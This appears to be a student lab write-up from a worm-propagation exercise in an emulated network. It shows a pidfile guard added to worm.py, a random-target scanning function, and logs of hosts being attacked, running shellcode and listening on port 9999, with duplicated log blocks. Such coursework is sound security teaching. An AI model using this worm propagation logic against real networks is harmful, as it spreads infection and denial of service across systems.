
From this we can see that the worm has propagated in the network and we reached 100% CPU usage



```
  1  [||||||||||||||||||||||||||||||||||99.4%]   Tasks: 2354, 808 thr; 2 running
  2  [||||||||||||||||||||||||||||||||100.0%]   Load average: 8.50 4.64 2.52
  Mem[|||||||||||||||||||||||||1.70G/1.94G]     Uptime: 06:30:19
  Swp[|||||||||||||||||||||     1.16G/2.00G]
```


Task 5: Preventing Self Infection

Modify worm.py so that there is a guard




```python
import atexit
import errno

PIDFILE = "/tmp/worm_simple.pid"
_pidfile_fd = None

def remove_pidfile():
    global _pidfile_fd
    try:
        if _pidfile_fd is not None:
            try:
                os.close(_pidfile_fd)
            except Exception:
                pass
            try:
                os.unlink(PIDFILE)
            except Exception:
                pass
            _pidfile_fd = None
    except Exception:
        pass

def acquire_simple_pidfile_or_exit():
    """
    Create PIDFILE atomically. If it already exists, assume another instance runs and exit.
    This is simple and adequate for the lab. It can leave a stale file if process dies abruptly,
    but that's acceptable in a controlled lab environment.
    """
    global _pidfile_fd
    flags = os.O_WRONLY | os.O_CREAT | os.O_EXCL
    mode = 0o644
    try:
        _pidfile_fd = os.open(PIDFILE, flags, mode)
    except OSError as e:
        if e.errno == errno.EEXIST:
            # Another instance likely running
            try:
                with open(PIDFILE, "r") as f:
                    existing = f.read().strip()
            except Exception:
                existing = "<unknown>"
            print(f"[!] another instance appears to be running (pidfile={existing}). Exiting.", flush=True)
            sys.exit(0)
        else:
            # unexpected error
            print(f"[!] cannot create pidfile {PIDFILE}: {e}. Exiting.", flush=True)
            sys.exit(1)

    # we created the file successfully — write our pid
    os.write(_pidfile_fd, f"{os.getpid()}\n".encode())
    os.fsync(_pidfile_fd)
    # ensure cleanup at exit
    atexit.register(remove_pidfile)

# Acquire the pidfile early, before doing work
acquire_simple_pidfile_or_exit()
print(f"[+] acquired simple pidfile {PIDFILE}, pid={os.getpid()}", flush=True)
# --- end single-instance guard ---
```

Because creating a file with O_CREAT|O_EXCL is atomic, the operating system guarantees only one process can create that filename successfully. So the first worm instance creates /tmp/worm_simple.pid and writes its PID. Any second instance's attempt to create the same file fails immediately with EEXIST, so the second instance knows another copy is running and exits.



```
as151h-host_1-10.151.0.72          | *********************************
as151h-host_1-10.151.0.72          | >>>>> Attacking 10.151.0.72 <<<<<
as151h-host_1-10.151.0.72          | *********************************
as151h-host_1-10.151.0.72          | Starting stack
as152h-host_2-10.152.0.73          | Sent bad file to 10.151.0.71
as151h-host_0-10.151.0.71          | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71          | Listening on 0.0.0.0 9999
as151h-host_0-10.151.0.71          | Connection received on 10.152.0.73 40262
as153h-host_4-10.153.0.75          | *** 10.151.0.71 is alive, proceed with t
he action
as153h-host_4-10.153.0.75          | *********************************
as153h-host_4-10.153.0.75          | >>>>> Attacking 10.151.0.71 <<<<<
as153h-host_4-10.153.0.75          | *********************************
as152h-host_2-10.152.0.73          | [!] another instance appears to be runni
ng (pidfile=62). Exiting.
as151h-host_0-10.151.0.71          | Starting stack
as152h-host_1-10.152.0.72          | [!] another instance appears to be runni
ng (pidfile=62). Exiting.
```


From this we can see that only one instance of the worm can be run on the machine, as a result the CPU usage can almost never reach 100% as there is a capped number of processes that can run at the same time. The number of tasks stay around 325 - 350.




```
  1  [|||||                          9.0%]   Tasks: 332, 803 thr; 1 running
  2  [||||                           7.7%]   Load average: 0.38 3.20 3.64
  Mem[||||||||||||||||||||||||||||||||  927M/1.94G]   Uptime: 06:40:49
  Swp[||||||||||||||||||          748M/2.00G]
```

Task 6: Releasing the Worm on the Mini Internet

Run the emulator and modify worm.py so that it contains more IP addresses to infect. Then run it



```python
# Check to make sure that the target is alive.
def getNextTarget():
    while True:
        a = randint(150,180)
        b = randint(70,100)
        ipaddr = f"10.{a}.0.{b}"

        output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
        result = output.find(b'1 received')
        if result == -1:
            print(f"{ipaddr} is not alive", flush=True)
        else:
            print(f"*** {ipaddr} is alive, proceed with the action", flush=True)
            return ipaddr
```




```
icmp and dst 1.2.3.4
```


```
  1  [||||||||||||||||||||||||||||||||100.0%]   Tasks: 3858, 4318 thr; 2 running
  2  [|||||||||||||||||||||||||||||||||99.6%]   Load average: 191.36 88.24 40.86
  Mem[||||||||||||||||||||||||||6.34G/7.78G]   Uptime: 01:32:01
  Swp[|                         30.0M/2.00G]

    PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
   2563 seed       20   0 2589M  295M  131M D 42.0  3.7  3:02.91 /usr/lib/firefox/firefox -conte
 144519 root       20   0 7007M  469M 46888 S 30.5  5.9  2:46.66 /usr/bin/dockerd -H fd:// --con
 214223 root       20   0 11868  7484  5320 D 25.7  0.1  0:00.63 python3 worm.py
 214236 root       20   0  4352   904   784 S 25.7  0.0  0:00.63 ping -q -i2 1.2.3.4
   1773 seed       20   0  299M 81808 49520 R 20.8  1.0  5:05.15 /usr/lib/xorg/Xorg vt2 -display
 194493 seed       20   0 3342M 57688 11796 S 18.7  0.7  0:21.41 docker-compose logs -f
 194261 seed       20   0 16584  9812  3036 R 17.9  0.1  0:25.80 htop
 144529 root       20   0 7007M  469M 46888 S 14.3  5.9  0:43.26 /usr/bin/dockerd -H fd:// --con
   2306 seed       20   0 3392M  392M  180M S 10.2  4.9  3:26.94 /usr/lib/firefox/firefox -new-w
 209662 root       20   0 13260  9564  5808 S  9.0  0.1  0:00.30 python3 worm.py
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

```
as153h-host_7-10.153.0.78             | Listening on 0.0.0.0 9999
as163h-host_14-10.163.0.85            | *** 10.156.0.77 is alive, proceed with the action
as163h-host_14-10.163.0.85            | **********************************
as163h-host_14-10.163.0.85            | >>>>> Attacking 10.156.0.77 <<<<<
as163h-host_14-10.163.0.85            | **********************************
as170h-host_15-10.170.0.86            | Listening on 0.0.0.0 9999
as154h-host_12-10.154.0.83            | Starting stack
as163h-host_16-10.163.0.87            | *** 10.172.0.77 is alive, proceed with the action
as163h-host_16-10.163.0.87            | **********************************
as163h-host_16-10.163.0.87            | >>>>> Attacking 10.172.0.77 <<<<<
as163h-host_16-10.163.0.87            | **********************************
```


```
**********************************
>>>>> Attacking 10.162.0.74 <<<<<
**********************************
Sent bad file to 10.162.0.74
10.173.0.92 is not alive (ping failed)
10.167.0.87 is not alive (ping failed)
10.178.0.71 is not alive (ping failed)
10.169.0.88 is not alive (ping failed)
*** 10.150.0.72 is alive, proceed with the action
**********************************
>>>>> Attacking 10.150.0.72 <<<<<
**********************************
Sent bad file to 10.150.0.72
*** 10.150.0.75 is alive, proceed with the action
**********************************
>>>>> Attacking 10.150.0.75 <<<<<
**********************************
Sent bad file to 10.150.0.75
```



```
  1  [||||||||||||||||||||||||||||||||100.0%]   Tasks: 3858, 4318 thr; 2 running
  2  [||||||||||||||||||||||||||||||||99.6%]    Load average: 191.36 88.24 40.86
  Mem[|||||||||||||||||||||||||||6.34G/7.78G]   Uptime: 01:32:01
  Swp[|                          30.0M/2.00G]

    PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
   2563 seed       20   0 2589M  295M  131M D 42.0  3.7  3:02.91 /usr/lib/firefox/firefox -conte
 144519 root       20   0 7007M  469M 46888 S 30.5  5.9  2:46.66 /usr/bin/dockerd -H fd:// --con
 214223 root       20   0 11868  7484  5320 D 25.7  0.1  0:00.63 python3 worm.py
 214236 root       20   0  4352   904   784 S 25.7  0.0  0:00.63 ping -q -i2 1.2.3.4
   1773 seed       20   0  299M 81808 49520 R 20.8  1.0  5:05.15 /usr/lib/xorg/Xorg vt2 -display
 194493 seed       20   0 3342M 57688 11796 S 18.7  0.7  0:21.41 docker-compose logs -f
 194261 seed       20   0 16584  9812  3036 R 17.9  0.1  0:25.80 htop
 144529 root       20   0 7007M  469M 46888 S 14.3  5.9  0:43.26 /usr/bin/dockerd -H fd:// --con
   2306 seed       20   0 3392M  392M  180M S 10.2  4.9  3:26.94 /usr/lib/firefox/firefox -new-w
 209662 root       20   0 13260  9564  5808 S  9.0  0.1  0:00.30 python3 worm.py
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```



```
as153h-host_7-10.153.0.78          | Listening on 0.0.0.0 9999
as163h-host_14-10.163.0.85         | *** 10.156.0.77 is alive, proceed with the action
as163h-host_14-10.163.0.85         | **********************************
as163h-host_14-10.163.0.85         | >>>>> Attacking 10.156.0.77 <<<<<
as163h-host_14-10.163.0.85         | **********************************
as170h-host_15-10.170.0.86         | Listening on 0.0.0.0 9999
as154h-host_12-10.154.0.83         | Starting stack
as163h-host_16-10.163.0.87         | *** 10.172.0.77 is alive, proceed with the action
as163h-host_16-10.163.0.87         | **********************************
as163h-host_16-10.163.0.87         | >>>>> Attacking 10.172.0.77 <<<<<
as163h-host_16-10.163.0.87         | **********************************
```



```
**********************************
>>>>> Attacking 10.162.0.74 <<<<<
**********************************
Sent bad file to 10.162.0.74
10.173.0.92 is not alive (ping failed)
10.167.0.87 is not alive (ping failed)
10.178.0.71 is not alive (ping failed)
10.169.0.88 is not alive (ping failed)
*** 10.150.0.72 is alive, proceed with the action
**********************************
>>>>> Attacking 10.150.0.72 <<<<<
**********************************
Sent bad file to 10.150.0.72
*** 10.150.0.75 is alive, proceed with the action
**********************************
>>>>> Attacking 10.150.0.75 <<<<<
**********************************
Sent bad file to 10.150.0.75
```

From this we can see that the worm did in fact exponentially spread that within a minute both CPU core usages were up to 100% as well as the number of nodes in which the worm infected. It also shows the effects of the worm as it kept spreading for over 2 minutes after I called dcdown. Also I did not record a video because I did not have the resources to record it (programs).